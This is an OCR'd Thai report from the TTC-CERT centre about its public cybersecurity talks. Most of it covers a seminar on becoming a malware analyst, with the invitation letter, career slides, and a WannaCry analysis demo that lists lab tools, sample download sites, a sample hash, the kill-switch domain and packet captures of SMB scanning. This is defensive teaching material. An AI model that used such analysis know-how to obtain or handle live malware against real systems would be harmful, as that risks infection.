Ransomware โดยได้เผยแพร่บทความดังกล่าวที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 3** โดยมีรายละเอียดตามเอกสารแนบท้าย 4

ภาพที่ 3 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 8** ศูนย์ TTC-CERT ได้ดำเนินการบรรยายในหัวข้อเรื่อง Cybersecurity for all เมื่อ 5 พ.ย.64 เวลา 09.30 ถึง 12.30 น. ให้กับ นักศึกษาคณะรัฐศาสตร์ มหาวิทยาลัยธรรมศาสตร์ ศูนย์รังสิต โดยวิธีประชุมทางไกลผ่านจอภาพ (ผ่านโปรแกรม Zoom) โดยมีรายละเอียดตามเอกสารแนบท้าย 5
- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 9** ศูนย์ TTC-CERT ได้ส่งผู้แทนไปบรรยายกรณีธนาคารแห่งประเทศไทย (ธปท.) ได้มีหนังสือเชิญให้ นายพิศุทธิ์ ม่วงสมัย และ นายมาวิณ ภาสประภา เป็นวิทยากรในการบรรยายในหลักสูตรการสืบสวนอาชญากรรมทางเทคโนโลยีที่เกี่ยวเนื่องกับภัยทางการเงิน ของธนาคารแห่งประเทศไทย เมื่อ 25 พ.ย.64 เวลา 09.30 ถึง 12.30 น. โดยวิธีประชุมทางไกลผ่านจอภาพ (ผ่านโปรแกรม Zoom) โดยมีรายละเอียดตามเอกสารแนบท้าย 6

เอกสารแนบท้าย 1

รายงานการเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 4


สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) ได้มีหนังสือเชิญให้ นาย มาวิณ ภาสประภา TTC-CERT, Senior Malware Analyst เป็นวิทยากรในการบรรยายในหัวข้อเรื่อง “The Inspiration To Be Malware Analyst” เมื่อวันอังคารที่ 20 กรกฎาคม 2564 เวลา 10:30 - 12:00 น. ผ่านโปรแกรม ZOOM พร้อมทั้งมีการถ่ายทอดสดการสัมมนาผ่าน Facebook Live ของ สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) โดยมีรายละเอียดตามเอกสารแนบท้าย 1


ทั้งนี้ วัตถุประสงค์ในการบรรยายเพื่อสร้างแรงบันดาลใจในการเตรียมตัวและการศึกษาด้าน Cybersecurity ในการก้าวสู่นักวิเคราะห์มัลแวร์และประสบการณ์ทางด้านความปลอดภัยทางไซเบอร์ โดยมีรายละเอียดหัวข้อการบรรยายตามเอกสารแนบท้าย 2 ซึ่งการบรรยายในหัวข้อดังกล่าวจะเป็นประโยชน์แก่สาธารณะอันเนื่องมาจากเป็นการสร้างความตระหนักรู้ถึงภัยอันตรายจากมัลแวร์ อีกทั้งเป็นการสร้างแรงกระตุ้นให้นักเรียนนักศึกษาหันมาให้ความสำคัญกับสายอาชีพ “นักวิเคราะห์มัลแวร์ (Malware Analyst)” ซึ่งเป็นวิชาชีพที่มีความสำคัญกับการรักษาความมั่นคงปลอดภัยทางไซเบอร์แต่ในปัจจุบันประเทศไทยยังประสบปัญหาขาดแคลนแรงงานในสายอาชีพนี้เป็นอย่างมาก

สรุปหัวข้อการบรรยาย มีดังนี้

- Malware Analyst
    - Who: อาชีพ Malware Analyst คืออะไร
    - What: Malware Analyst มีหน้าที่อะไรบ้าง
    - Where: อาชีพ Malware Analyst จะหางานทำที่ไหนได้บ้าง
    - When: สถานการณ์ใดบ้างที่ทักษะของ Malware Analyst มีความจำเป็น
    - Why: ทำไมถึงต้องมี Malware Analyst ในสายงาน Cybersecurity
    - How: วิธีการในการพัฒนาตนเองให้เป็น Malware Analyst
- Demo: WannaCry Analysis
    - 4 Stages of Malware Analysis
    - Pyramid of Pain
    - Prepare you labs
    - Get the malware sample
    - Fully-automate Analysis
    - Static Properties Analysis
    - Interactive Behavior Analysis
    - Manual Code Reversing
    - What we get from this analysis?
    - Tool lists used in this demo

ภาพบรรยากาศการบรรยายผ่าน Facebook Live ของสำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.)





เอกสารแนบท้าย 1 หนังสือเชิญจาก สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) เพื่อเป็นวิทยากร

NCSA สกมช
สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ
120 หมู่ 3 อาคารรัฐประศาสนภักดี ชั้น 7 ศูนย์ราชการเฉลิมพระเกียรติ 80 พรรษา 5 ธันวาคม 2550
ถนนแจ้งวัฒนะ แขวงทุ่งสองห้อง เขตหลักสี่ กรุงเทพฯ 10210 อีเมล contact@ncsa.or.th

ด่วนที่สุด
ที่ สกมช ๐๗๐๐/๑๙

๖ กรกฎาคม ๒๕๖๔

เรื่อง ขอรับการสนับสนุนวิทยากร

เรียน นายกสมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์

สิ่งที่ส่งมาด้วย (ร่าง) กำหนดการสัมมนา Cybersecurity Knowledge Sharing ครั้งที่ ๗

ด้วยสำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) ได้กำหนดจัดงานสัมมนา Cybersecurity Knowledge Sharing ครั้งที่ ๗ ภายใต้หัวข้อ "The inspiration to be Malware Analyst" โดยมีวัตถุประสงค์ เพื่อสร้างแรงบันดาลใจในการเตรียมตัวและการศึกษาด้าน Cybersecurity ในการก้าวสู่นักวิเคราะห์ Malware และประสบการณ์ทางด้านความปลอดภัยทางไซเบอร์จากวิทยากรผู้ชำนาญการ ในวันอังคารที่ ๒๐ กรกฎาคม ๒๕๖๔ เวลา ๑๐.๓๐ - ๑๒.๐๐ น. ผ่านโปรแกรม ZOOM พร้อมทั้งมีการถ่ายทอดสดการสัมมนาผ่าน Facebook Live ของ สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.)

เพื่อให้การสัมมนาฯ บรรลุวัตถุประสงค์ตามที่กำหนด สกมช.พิจารณาแล้วเห็นว่า นายมาวิน ภาสประภา ผู้เชี่ยวชาญด้านการรักษาความมั่นคงปลอดภัยไซเบอร์ ศูนย์ TTC-CERT เป็นผู้มีความรู้ความสามารถ และประสบการณ์ด้านการรักษาความมั่นคงปลอดภัยไซเบอร์เป็นอย่างดี จึงขอเรียนเชิญเป็นวิทยากรในงานสัมมนาฯ ให้ความรู้แก่ผู้เข้าร่วมสัมมนา ตามวัน และเวลาดังกล่าว รายละเอียดตามสิ่งที่ส่งมาด้วย ทั้งนี้ สามารถประสานรายละเอียดเพิ่มเติมได้ที่นาวาเอกหญิงศิริเนตร รักษ์วงศ์ โทรศัพท์ ๐๘๙ ๙๒๖ ๓๔๒๕

จึงเรียนมาเพื่อกรุณาพิจารณา หวังเป็นอย่างยิ่งว่าจะได้รับความร่วมมือจากท่านและขอขอบคุณมา ณ โอกาสนี้

ขอแสดงความนับถือ

นาวาอากาศเอก
(อมร ชมเฉย)
รองเลขาธิการคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ ๓

Malware Analyst

Who, What, Where, When, Why, How

Who we are?

- We are a computer-nerd who spent most of our working time staring on the computer screen which contain endless sequence of data to looking for something we think it might be malicious then follow its trail to solve all the puzzles.

What we do?

- A malware analyst examines malicious software and any malformed artifact, such as bots, worms, trojans, document file, website to understand the nature of their threat.
- This task usually involves reverse-engineering the compiled executable and examining how the program interacts with its environment.
- The analyst may be asked to document the specimen's attack capabilities, understand its propagation characteristics, and define signatures for detecting its presence.
- Sometimes has been called a Reverse Engineer.

Refer: zeltser.com

Where is the place for us?

- Military
- Government
- Security Product Company (FireEye, Kaspersky, Sophos, Malwarebytes)
- Large Organizations (Google, Amazon, Tesla, Space-X)
- Any organizations who care about security.

When we will be involved?


- When the incident occurred and malware is including in the scene.
- When your organization need to know more about “that” malware.
- When malware analysis report can add value to cyber threat intelligence capability of your organization.

Why we are needed?

- We can help to extract IOCs and TTPs from malware.
  - IR need IOCs/TTPs to handling the incident effectively.
  - SOC use IOCs/TTPs to improving defense capability.
  - Threat Hunter really like this kind of info.
- When we analyze malware, we can tell why it behave like that, we may know the intention of threat actor and we may able to anticipate their next move.
  - Cyber Threat Intelligence (CTI) will be able to focus on the right path.
- Capability to privately analyze the malware somehow essential for the organization.
- Remember WannaCry?


WannaCry Incident

Marcus Hutchins



How to become Malware Analyst?

- Are you this type of person? :
  - A fast learner
  - A good puzzle solver
  - Willing to frequently use the scientific method
  - Resourceful



Refer: malwarebytes.com

How to become Malware Analyst?

- Prerequisites :
  - Operating System Concepts
  - Computer Architecture
  - High Level & Low Level Programming
  - Fundamentals of networking
  - How to use the internet to perform research

Refer: malwarebytes.com

How to become Malware Analyst?

- Building the basics :
  - Learn Assembly Language
  - Learn how to use the tools
    - Disassembler
    - Debugger
    - System/Network monitor
    - Packer identifier
    - Volatility framework
  - Learn about malware
    - Vx-underground
    - White papers
    - Analysis reports


Refer: malwarebytes.com

How to become Malware Analyst?

- Recommended resources :
  - https://www.begin.re
  - https://zeltser.com
  - Search for “Malware analysis <specific topic>”

Refer: malwarebytes.com

How do we work?



Refer: zeltser.com


“

- Thank you

”


WannaCry Analysis

4 Stages of Malware Analysis



2 zeltser.com

Pyramid of Pain



3 digitalshadows.com

Prepare your labs

Linux

REMnux

Windows

FireEye Flare-vm

4


Marwin TTC-CERT

Get the malware sample

WannaCry (SHA256: 24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c

5 https://app.any.run | https://bazaar.abuse.ch/

Fully-automate Analysis



6 https://virustotal.com

Fully-automate Analysis

7 https://www.hybrid-analysis.com/

Fully-automate Analysis

8 https://www.hybrid-analysis.com/


Fully-automate Analysis

https://www.hybrid-analysis.com/

Fully-automate Analysis


https://www.hybrid-analysis.com/

Static Properties Analysis




REMnux | peframe

Static Properties Analysis



REMnux | peframe

Static Properties Analysis




13 REMnux | pescanner

Static Properties Analysis


14 Exeinfo PE

Static Properties Analysis



15 PEstudio : indicators

Static Properties Analysis



16 Pestudio : Imports


Static Properties Analysis

17 Pestudio : Resources | We can dump it if we need!

Static Properties Analysis


18 Detect It Easy

Static Properties Analysis




19 7z | Used to check archive file | It is password-protected

Static Properties Analysis




20 Pestudio > Strings | Always be useful resource

Interactive Behavior Analysis



21 ProcMon , Regshot, ProcessHacker, | REMnux : Wireshark

Interactive Behavior Analysis




22

Interactive Behavior Analysis


23 Regshot result

Interactive Behavior Analysis



24 Procmon result

Interactive Behavior Analysis



25 ProcDOT

Interactive Behavior Analysis

No.	Time	Source	Destination	Prot	Leng	Info
1	0.000000	10.0.1.102	10.0.1.101	DNS	109	Standard query 0xfb58 A www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
2	0.000032	10.0.1.101	10.0.1.102	ICMP	137	Destination unreachable (Port unreachable)
3	0.087984	10.0.1.102	10.0.1.101	DNS	109	Standard query 0xfb58 A www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
4	0.088024	10.0.1.101	10.0.1.102	ICMP	137	Destination unreachable (Port unreachable)
5	0.088774	10.0.1.102	10.0.1.101	DNS	109	Standard query 0xfb58 A www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com

No.	Time	Source	Destination	Prot	Leng	Info
	7.475298	10.0.1.102	148.107.69.5	TCP	66	49784 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
	8.610496	10.0.1.102	178.79.17.210	TCP	66	49785 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
	9.585783	10.0.1.102	117.98.109.83	TCP	66	49786 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
	9.728473	10.0.1.102	78.1.60.196	TCP	66	49787 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
	10.7350…	10.0.1.102	13.78.13.64	TCP	66	49788 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
	10.8431…	10.0.1.102	161.208.22.52	TCP	66	49789 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1


26 Wireshark result

Interactive Behavior Analysis

No.	Time	Source	Destination	Prot	Leng	Info
	8.241140	10.0.1.102	10.0.1.101	TCP	66	49871 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
	8.241168	10.0.1.101	10.0.1.102	TCP	66	80 → 49871 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS
	8.241673	10.0.1.102	10.0.1.101	TCP	60	49871 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
					154	GET / HTTP/1.1
					54	80 → 49871 [ACK
					204	[TCP segment of
					60	49871 → 80 [ACK
					312	HTTP/1.1 200 OK


Wireshark · Follow TCP Stream (tcp.strea…shark_pcap_eth

```
GET / HTTP/1.1
Host: www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
Cache-Control: no-cache
```



27 Result after we tweaked the setting in REMnux | No more encryption

Manual Code Reversing



http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com

28 IDA > String subview


Manual Code Reversing

29 IDA > Graph View

Manual Code Reversing

30 IDA > Graph View

Manual Code Reversing




31 x32dbg

Manual Code Reversing

